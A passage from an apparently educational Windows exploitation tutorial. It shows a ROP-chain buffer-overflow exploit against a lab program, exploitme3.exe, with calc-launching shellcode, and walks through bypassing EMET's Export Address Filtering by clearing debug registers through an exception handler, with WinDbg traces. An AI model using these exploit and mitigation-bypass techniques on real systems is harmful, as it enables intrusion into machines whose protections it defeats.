            "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
            "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
            "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
            "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
            "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
            "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
            "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
            "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
            "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
            "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
            "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
            "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
            "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
            "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
            "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
            "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
            "\x30\x03\xc6\xeb\xdd")
        code_size = len(shellcode)
        name = 'a'*36 + struct.pack('<I', ret_eip) + create_rop_chain(code_size) + shellcode
        f.write(name)
```

```
write_file(r'c:\deleteme\name.dat')
```

Note that you need to assign to the variable msvcr120 the correct value. Remember to run and keep open the little program we talked about to stop msvcr120.dll from changing base address. That little program also tells us the current base address of msvcr120.dll.

Now run exploitme3.exe and the calculator will pop up!

EAF

Let's enable EAF protection for exploitme3 and run exploitme3 again. This time EMET detects our exploit and closes exploitme3. The official description of EAF says that it

regulates access to the Export Address Table (EAT) based on the calling code.

As a side note, before debugging exploitme3.exe, make sure that exploitme3.pdb, which contains debugging information, is in the same directory as exploitme3.exe.

Let's open exploitme3 in WinDbg (Ctrl+E), then put a breakpoint on main:

```
bp exploitme3!main
```

When we hit F5 (go), we get an odd exception:

```
(f74.c20): Single step exception - code 80000004 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000bff98 ebx=76462a38 ecx=00000154 edx=763a0000 esi=7645ff70 edi=764614e8
eip=76ec01ae esp=003ef214 ebp=003ef290 iopl=0         nv up ei ng nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000287
ntdll!LdrpSnapThunk+0x1c1:
76ec01ae 03c2            add     eax,edx
```

Here's the code:

```
76ec018e ff7618          push    dword ptr [esi+18h]
76ec0191 ff75e0          push    dword ptr [ebp-20h]
76ec0194 e819020000      call    ntdll!LdrpNameToOrdinal (76ec03b2)
76ec0199 8b55d8          mov     edx,dword ptr [ebp-28h]
76ec019c 0fb7c0          movzx   eax,ax
76ec019f 0fb7c8          movzx   ecx,ax
```

```
76ec01a2 3b4e14         cmp     ecx,dword ptr [esi+14h]
76ec01a5 0f83b6f60000   jae     ntdll!LdrpSnapThunk+0x12b (76ecf861)
76ec01ab 8b461c         mov     eax,dword ptr [esi+1Ch]   <---------------- this generated the exception
76ec01ae 03c2           add     eax,edx      <--------------------- we're here!
76ec01b0 8d0c88         lea     ecx,[eax+ecx*4]
76ec01b3 8b01           mov     eax,dword ptr [ecx]
76ec01b5 03c2           add     eax,edx
76ec01b7 8b7d14         mov     edi,dword ptr [ebp+14h]
76ec01ba 8907           mov     dword ptr [edi],eax
76ec01bc 3bc6           cmp     eax,esi
76ec01be 0f87ca990000   ja      ntdll!LdrpSnapThunk+0x1d7 (76ec9b8e)
76ec01c4 833900         cmp     dword ptr [ecx],0
```

A single step exception is a debugging exception. It's likely that the exception was generated by the previous line of code:

```
76ec01ab 8b461c         mov     eax,dword ptr [esi+1Ch]   <---------------- this generated the exception
```

Let's see what esi points to:

```
0:000> ln @esi
(7645ff70)   kernel32!$$VProc_ImageExportDirectory   |  (76480000)   kernel32!BasepAllowResourceConversion
Exact matches:
    kernel32!$$VProc_ImageExportDirectory = <no type information>
```

It seems that esi points to kernel32's EAT! We can confirm that esi really points to the Export Directory (another name for EAT) this way:

```
0:000> !dh kernel32


File Type: DLL
FILE HEADER VALUES
     14C machine (i386)
       4 number of sections
53159A85 time date stamp Tue Mar 04 10:19:01 2014
```

```
       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
    2102 characteristics
            Executable
            32 bit word machine
            DLL

OPTIONAL HEADER VALUES
     10B magic #
    9.00 linker version
   D0000 size of code
   30000 size of initialized data
       0 size of uninitialized data
   13293 address of entry point
   10000 base of code
         ----- new -----
763a0000 image base
   10000 section alignment
   10000 file alignment
       3 subsystem (Windows CUI)
    6.01 operating system version
    6.01 image version
    6.01 subsystem version
  110000 size of image
   10000 size of headers
  1105AE checksum
00040000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
     140  DLL characteristics
```

```
            Dynamic base
            NX compatible
   BFF70 [    A9B1] address  of Export Directory      <----------------------------------
   CA924 [     1F4] address  of Import Directory
   F0000 [     528] address  of Resource Directory
       0 [       0] address  of Exception Directory
       0 [       0] address  of Security Directory
  100000 [    AD9C] address  of Base Relocation Directory
   D0734 [      38] address  of Debug Directory
       0 [       0] address  of Description Directory
       0 [       0] address  of Special Directory
       0 [       0] address  of Thread Storage Directory
   83510 [      40] address  of Load Configuration Directory
       0 [       0] address  of Bound Import Directory
   10000 [     DF0] address  of Import Address Table Directory
       0 [       0] address  of Delay Import Directory
       0 [       0] address  of COR20 Header Directory
       0 [       0] address  of Reserved Directory


SECTION HEADER #1
   .text name
   C0796 virtual size
   10000 virtual address
   D0000 size of raw data
   10000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
```

```
        (no align specified)
        Execute Read


Debug Directories(2)
  Type       Size     Address  Pointer
  cv           26      d0770    d0770    Format: RSDS, guid, 2, wkernel32.pdb
  (    10)       4      d076c    d076c

SECTION HEADER #2
   .data name
    100C virtual size
   E0000 virtual address
   10000 size of raw data
   E0000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
        Initialized Data
        (no align specified)
        Read Write

SECTION HEADER #3
   .rsrc name
     528 virtual size
   F0000 virtual address
   10000 size of raw data
   F0000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
```

```
       0 number of relocations
       0 number of line numbers
40000040 flags
         Initialized Data
         (no align specified)
         Read Only

SECTION HEADER #4
  .reloc name
    AD9C virtual size
  100000 virtual address
   10000 size of raw data
  100000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
42000040 flags
         Initialized Data
         Discardable
         (no align specified)
         Read Only
```

We can see that esi points indeed to the Export Directory:

```
0:000> ? @esi == kernel32 + bff70
Evaluate expression: 1 = 00000001          (1 means True)
```

The instruction which generated the exception accessed the Export Directory at offset 0x1c. Let's see what there is at that offset by having a look at the file winnt.h:

C++

```cpp
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;        // 0
    DWORD   TimeDateStamp;          // 4
    WORD    MajorVersion;           // 8
```

```
    WORD    MinorVersion;           // 0xa
    DWORD   Name;                   // 0xc
    DWORD   Base;                   // 0x10
    DWORD   NumberOfFunctions;      // 0x14
    DWORD   NumberOfNames;          // 0x18
    DWORD   AddressOfFunctions;     // 0x1c   <----------------------
    DWORD   AddressOfNames;         // 0x20
    DWORD   AddressOfNameOrdinals;  // 0x24
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

In the chapter Shellcode we saw that AddressOfFunctions is the RVA of an array containing the RVAs of the exported functions.

By looking at the stack trace we realize that we're in the function GetProcAddress:

```
0:000> k 10
ChildEBP RetAddr
003ef290 76ec032a ntdll!LdrpSnapThunk+0x1c1
003ef34c 76ec0202 ntdll!LdrGetProcedureAddressEx+0x1ca
003ef368 76261e59 ntdll!LdrGetProcedureAddress+0x18
003ef390 73c8d45e KERNELBASE!GetProcAddress+0x44      <-----------------------
003ef3a4 73c8ca0d MSVCR120!__crtLoadWinApiPointers+0x1d [f:\dd\vctools\crt\crtw32\misc\winapisupp.c @ 752]
003ef3a8 73c8ca91 MSVCR120!_mtinit+0x5 [f:\dd\vctools\crt\crtw32\startup\tidtable.c @ 97]
003ef3d8 73c71a5f MSVCR120!__CRTDLL_INIT+0x2f [f:\dd\vctools\crt\crtw32\dllstuff\crtlib.c @ 235]
003ef3ec 76ec99a0 MSVCR120!_CRTDLL_INIT+0x1c [f:\dd\vctools\crt\crtw32\dllstuff\crtlib.c @ 214]
003ef40c 76ecd939 ntdll!LdrpCallInitRoutine+0x14
003ef500 76ed686c ntdll!LdrpRunInitializeRoutines+0x26f
003ef680 76ed5326 ntdll!LdrpInitializeProcess+0x1400
003ef6d0 76ec9ef9 ntdll!_LdrpInitialize+0x78
003ef6e0 00000000 ntdll!LdrInitializeThunk+0x10
```

Since it's the first time we've seen such an exception, it must be EMET's doing. It seems that EMET's EAF intercepts any accesses to the field AddressOfFunctions of some Export Directories. Which ones? And how does it do that?

In WinDbg, we could do such a thing by using ba, which relies on hardware breakpoints, so EMET must be using the same method. Let's have a look at the debug registers:

```
0:000> rM 20
dr0=76ea0204 dr1=7645ff8c dr2=7628b85c
dr3=00000000 dr6=ffff0ff2 dr7=0fff0115
```

```
ntdll!LdrpSnapThunk+0x1c1:
76ec01ae 03c2          add     eax,edx
```

(When you don't know a command, look it up with .hh.)

The value in dr1 looks familiar:

```
0:000> ? @dr1 == esi+1c
Evaluate expression: 1 = 00000001
```

Perfect match!

Debug Registers

Let's be honest here: there's no need to learn the format of the debug registers. It's pretty clear that in our case dr0, dr1 and dr2 contain the addresses where the hardware breakpoints are. Let's see where they point (we've already looked at dr1):

```
0:000> ln dr0
(76ea01e8)   ntdll!$$VProc_ImageExportDirectory+0x1c   |  (76eaf8a0)   ntdll!NtMapUserPhysicalPagesScatter
0:000> ln dr1
(7645ff70)   kernel32!$$VProc_ImageExportDirectory+0x1c   |  (76480000)   kernel32!BasepAllowResourceConversion
0:000> ln dr2
(76288cb0)   KERNELBASE!_NULL_IMPORT_DESCRIPTOR+0x2bac   |  (76291000)   KERNELBASE!KernelBaseGlobalD
ata
```

The first two points to the Export Directories of ntdll and kernel32 respectively, while the third one looks different. Let's see:

```
0:000> !dh kernelbase


File Type: DLL
FILE HEADER VALUES
     14C machine (i386)
       4 number of sections
53159A86 time date stamp Tue Mar 04 10:19:02 2014


       0 file pointer to symbol table
       0 number of symbols
```

```
      E0 size of optional header
    2102 characteristics
            Executable
            32 bit word machine
            DLL

OPTIONAL HEADER VALUES
     10B magic #
    9.00 linker version
   3F800 size of code
    4400 size of initialized data
       0 size of uninitialized data
    74C1 address of entry point
    1000 base of code
         ----- new -----
76250000 image base
    1000 section alignment
     200 file alignment
       3 subsystem (Windows CUI)
    6.01 operating system version
    6.01 image version
    6.01 subsystem version
   47000 size of image
     400 size of headers
   49E52 checksum
00040000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
     140  DLL characteristics
            Dynamic base
            NX compatible
```


```
   3B840 [    4F19] address  of Export Directory        <-------------------------
   38C9C [      28] address  of Import Directory
   43000 [     530] address  of Resource Directory
       0 [       0] address  of Exception Directory
       0 [       0] address  of Security Directory
   44000 [    25F0] address  of Base Relocation Directory
    1660 [      1C] address  of Debug Directory
       0 [       0] address  of Description Directory
       0 [       0] address  of Special Directory
       0 [       0] address  of Thread Storage Directory
    69D0 [      40] address  of Load Configuration Directory
       0 [       0] address  of Bound Import Directory
    1000 [     654] address  of Import Address Table Directory
       0 [       0] address  of Delay Import Directory
       0 [       0] address  of COR20 Header Directory
       0 [       0] address  of Reserved Directory


SECTION HEADER #1
   .text name
   3F759 virtual size
    1000 virtual address
   3F800 size of raw data
     400 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
         (no align specified)
         Execute Read
```

```
Debug Directories(1)
  Type       Size     Address  Pointer
  cv          28       6a18     5e18    Format: RSDS, guid, 1, wkernelbase.pdb

SECTION HEADER #2
   .data name
    11E8 virtual size
   41000 virtual address
     400 size of raw data
   3FC00 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
         (no align specified)
         Read Write

SECTION HEADER #3
   .rsrc name
     530 virtual size
   43000 virtual address
     600 size of raw data
   40000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
40000040 flags
```

```
        Initialized Data
        (no align specified)
        Read Only

SECTION HEADER #4
  .reloc name
    2A18 virtual size
   44000 virtual address
    2C00 size of raw data
   40600 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
42000040 flags
        Initialized Data
        Discardable
        (no align specified)
        Read Only
0:000> ? kernelbase+3B840+1c
Evaluate expression: 1982380124 = 7628b85c    <----------------------
0:000> ? @dr2
Evaluate expression: 1982380124 = 7628b85c    <----------------------
```

No, false alarm: dr2 points to the Export Directory of KERNELBASE!

Anyway, just for our curiosity, let's have a look at the Intel Manuals (3B). Here's the format of the debug registers:



It's quite clear that registers DR0, DR1, DR2 and DR3 specify the addresses of the breakpoints. Register DR6 is a status register which reports information about the last debug exception, whereas DR7 contains the settings for the 4 breakpoints. If you are interested in the specifics, have a look at the manual yourself.

All we need to know is that to disable the breakpoints we can just clear the debug registers. Indeed, if you load exploitme3.exe in WinDbg and look at the debug registers before EMET modify them, you'll see the following:

```
0:000> rM 20
dr0=00000000 dr1=00000000 dr2=00000000
dr3=00000000 dr6=00000000 dr7=00000000
ntdll!LdrpDoDebuggerBreak+0x2c:
76f3103b cc              int     3
```

Clearing the debug registers (1)

Clearing the debug registers should be easy enough, right? Let's try it!

We can put the code to clear the debug registers right before our shellcode so that our shellcode can access the Export Directories with impunity.

To generate the machine code, we can write the asm code in Visual Studio, debug the program and Go to the Disassembly (right click on an assembly instruction). From there, we can copy and paste the code in PyCharm and edit the code a bit.

Here's the result:

Python

```python
import struct

# The signature of VirtualProtect is the following:
#   BOOL WINAPI VirtualProtect(
#     _In_   LPVOID lpAddress,
#     _In_   SIZE_T dwSize,
#     _In_   DWORD flNewProtect,
#     _Out_  PDWORD lpflOldProtect
#   );

# After PUSHAD is executed, the stack looks like this:
#   .
#   .
#   .
#   EDI (ptr to ROP NOP (RETN))
#   ESI (ptr to JMP [EAX] (EAX = address of ptr to VirtualProtect))
#   EBP (ptr to POP (skips EAX on the stack))
#   ESP (lpAddress (automatic))
#   EBX (dwSize)
#   EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))
#   ECX (lpOldProtect (ptr to writeable address))
#   EAX (address of ptr to VirtualProtect)
# lpAddress:
#   ptr to "call esp"
#   <shellcode>
```

```
msvcr120 = 0x73c60000

# Delta used to fix the addresses based on the new base address of msvcr120.dll.
md = msvcr120 - 0x70480000


def create_rop_chain(code_size):
    rop_gadgets = [
      md + 0x7053fc6f,  # POP EBP # RETN [MSVCR120.dll]
      md + 0x7053fc6f,  # skip 4 bytes [MSVCR120.dll]
      md + 0x704f00f6,  # POP EBX # RETN [MSVCR120.dll]
      code_size,        # code_size -> ebx
      md + 0x704b6580,  # POP EDX # RETN [MSVCR120.dll]
      0x00000040,       # 0x00000040-> edx
      md + 0x7049f8cb,  # POP ECX # RETN [MSVCR120.dll]
      md + 0x705658f2,  # &Writable location [MSVCR120.dll]
      md + 0x7048f95c,  # POP EDI # RETN [MSVCR120.dll]
      md + 0x7048f607,  # RETN (ROP NOP) [MSVCR120.dll]
      md + 0x704eb436,  # POP ESI # RETN [MSVCR120.dll]
      md + 0x70493a17,  # JMP [EAX] [MSVCR120.dll]
      md + 0x7053b8fb,  # POP EAX # RETN [MSVCR120.dll]
      md + 0x705651a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
      md + 0x7053b7f9,  # PUSHAD # RETN [MSVCR120.dll]
      md + 0x704b7e5d,  # ptr to 'call esp' [MSVCR120.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


def write_file(file_path):
    with open(file_path, 'wb') as f:
        ret_eip = md + 0x7048f607       # RETN (ROP NOP) [MSVCR120.dll]
        shellcode = (
            "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
            "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
            "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
            "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
            "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
            "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
            "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
            "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
            "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
            "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
            "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
            "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
            "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
            "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
            "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
            "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
            "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
            "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
            "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
            "\x30\x03\xc6\xeb\xdd")
        disable_EAF = (
            "\x33\xC0" +          # xor    eax,eax
```

```
        "\x0F\x23\xC0" +      # mov    dr0,eax
        "\x0F\x23\xC8" +      # mov    dr1,eax
        "\x0F\x23\xD0" +      # mov    dr2,eax
        "\x0F\x23\xD8" +      # mov    dr3,eax
        "\x0F\x23\xF0" +      # mov    dr6,eax
        "\x0F\x23\xF8"        # mov    dr7,eax
    )
    code = disable_EAF + shellcode
    name = 'a'*36 + struct.pack('<I', ret_eip) + create_rop_chain(len(code)) + code
    f.write(name)

write_file(r'c:\deleteme\name.dat')
```

If we execute exploitme3 we get a glorious crash!

Let's open it in WinDbg and hit F5 (go). The execution should stop because of a single step exception. To ignore these annoying exceptions, we can tell WinDbg to ignore first-chance single step exceptions with the following command:

```
sxd sse
```

where sse stands for Single Step Exception.

Right after we hit F5 again, another exception is generated and we recognize our code:

```
0034d64a 0f23c0        mov     dr0,eax      <-------------- exception generated here
0034d64d 0f23c8        mov     dr1,eax
0034d650 0f23d0        mov     dr2,eax
0034d653 0f23d8        mov     dr3,eax
0034d656 0f23f0        mov     dr6,eax
0034d659 0f23f8        mov     dr7,eax
```

The problem is that we can't modify the debug registers in user mode (ring 3). The only way to do it is to delegate this task to the OS.

Clearing the debug registers (2)

I googled for "mov dr0 privileged instruction" and I found this page:

http://www.symantec.com/connect/articles/windows-anti-debug-reference

There, we can find a method to modify the debug registers. The method consists in defining an exception handler and generating an exception such as a division by zero. When the exception is generated, Windows will call the exception handler passing it a pointer to a CONTEXT data structure as first and only argument. The CONTEXT data structure contains the values of the registers when the exception was generated. The handler can modify the values in the CONTEXT data structure and, after the handler returns, Windows will propagate the changes to the real registers. This way, we can change the debug registers.

Here's the code found on that page:

Assembly (x86)

```
push offset handler
push dword ptr fs:[0]
mov fs:[0],esp
xor eax, eax
div eax ;generate exception
pop fs:[0]
add esp, 4
;continue execution
;...
handler:
mov ecx, [esp+0Ch] ;skip div
add dword ptr [ecx+0B8h], 2 ;skip div
mov dword ptr [ecx+04h], 0 ;clean dr0
mov dword ptr [ecx+08h], 0 ;clean dr1
mov dword ptr [ecx+0Ch], 0 ;clean dr2
mov dword ptr [ecx+10h], 0 ;clean dr3
mov dword ptr [ecx+14h], 0 ;clean dr6
mov dword ptr [ecx+18h], 0 ;clean dr7
xor eax, eax
ret
```

And here's our C/C++ code:

C++

```
#include <Windows.h>
#include <winnt.h>
#include <stdio.h>

int main() {
    CONTEXT context;
    printf("sizeof(context) = 0x%x\n", sizeof(context));
    printf("contextFlags offset = 0x%x\n", (int)&context.ContextFlags - (int)&context);
    printf("CONTEXT_DEBUG_REGISTERS = 0x%x\n", CONTEXT_DEBUG_REGISTERS);
    printf("EIP offset = 0x%x\n", (int)&context.Eip - (int)&context);
    printf("Dr0 offset = 0x%x\n", (int)&context.Dr0 - (int)&context);
    printf("Dr1 offset = 0x%x\n", (int)&context.Dr1 - (int)&context);
    printf("Dr2 offset = 0x%x\n", (int)&context.Dr2 - (int)&context);
    printf("Dr3 offset = 0x%x\n", (int)&context.Dr3 - (int)&context);
    printf("Dr6 offset = 0x%x\n", (int)&context.Dr6 - (int)&context);
    printf("Dr7 offset = 0x%x\n", (int)&context.Dr7 - (int)&context);

    _asm {
        // Attach handler to the exception handler chain.
        call    here
    here:
        add     dword ptr [esp], 0x22       // [esp] = handler
        push    dword ptr fs:[0]
        mov     fs:[0], esp
```

```
    // Generate the exception.
    xor     eax, eax
    div     eax

    // Restore the exception handler chain.
    pop     dword ptr fs:[0]
    add     esp, 4
    jmp     skip

handler:
    mov     ecx, [esp + 0Ch]; skip div
    add     dword ptr [ecx + 0B8h], 2           // skip the "div eax" instruction
    xor     eax, eax
    mov     dword ptr [ecx + 04h], eax          // clean dr0
    mov     dword ptr [ecx + 08h], 0x11223344      // just for debugging!
    mov     dword ptr [ecx + 0Ch], eax          // clean dr2
    mov     dword ptr [ecx + 10h], eax          // clean dr3
    mov     dword ptr [ecx + 14h], eax          // clean dr6
    mov     dword ptr [ecx + 18h], eax          // clean dr7
    ret
skip:
}

context.ContextFlags = CONTEXT_DEBUG_REGISTERS;
GetThreadContext(GetCurrentThread(), &context);
if (context.Dr1 == 0x11223344)
    printf("Everything OK!\n");
else
    printf("Something's wrong :(\n");

return 0;
}
```

The first part prints the offsets of EIP and the debug registers so that we can verify that the offsets in the asm code are correct. Then follows the actual code. Note that we assign 0x11223344 to dr1 just for debugging purposes. At the end, we use GetThreadContext to make sure that our method works.

This program won't run correctly because of SAFESEH.

Indeed, Visual Studio gives us the following warning:

```
1>c:\users\kiuhnm\documents\visual studio 2013\projects\tmp\tmp\tmp1.cpp(24): warning C4733: Inline asm assigning to 'FS:0' : handler not registered as safe handler
```

Let's disable SAFESEH by going to Project→properties and modifying the configuration for Release as follows:

- Configuration Properties
  - Linker
    - Advanced
      - Image Has Safe Exception Handlers: No (/SAFESEH:NO)

Now the program should work correctly.

We won't have problems with SAFESEH when we put that code in our shellcode because our code will be on the stack and not inside the image of exploitme3.

Here's the Python script to create name.dat:

Python

```
import struct

# The signature of VirtualProtect is the following:
#   BOOL WINAPI VirtualProtect(
#     _In_   LPVOID lpAddress,
#     _In_   SIZE_T dwSize,
#     _In_   DWORD flNewProtect,
#     _Out_  PDWORD lpflOldProtect
#   );

# After PUSHAD is executed, the stack looks like this:
#   .
#   .
#   .
#   EDI (ptr to ROP NOP (RETN))
#   ESI (ptr to JMP [EAX] (EAX = address of ptr to VirtualProtect))
#   EBP (ptr to POP (skips EAX on the stack))
#   ESP (lpAddress (automatic))
#   EBX (dwSize)
#   EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))
#   ECX (lpOldProtect (ptr to writeable address))
#   EAX (address of ptr to VirtualProtect)
# lpAddress:
#   ptr to "call esp"
#   <shellcode>

msvcr120 = 0x73c60000

# Delta used to fix the addresses based on the new base address of msvcr120.dll.
md = msvcr120 - 0x70480000


def create_rop_chain(code_size):
    rop_gadgets = [
      md + 0x7053fc6f,  # POP EBP # RETN [MSVCR120.dll]
      md + 0x7053fc6f,  # skip 4 bytes [MSVCR120.dll]
      md + 0x704f00f6,  # POP EBX # RETN [MSVCR120.dll]
      code_size,        # code_size -> ebx
      md + 0x704b6580,  # POP EDX # RETN [MSVCR120.dll]
